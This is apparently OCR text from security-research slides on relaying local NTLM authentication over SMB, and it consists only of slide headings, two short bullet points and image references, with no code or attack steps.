Local NTLM authentication



Local NTLM authentication

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

Local NTLM authentication

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

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

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

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

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

Network Diffing

Conclusion

- **We are relaying a local NTLM authentication over the network**
- **Why does the server decide to perform local NTLM authentication?**

SMB client authentication workflow

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SMB client authentication workflow

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SMB client authentication workflow

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
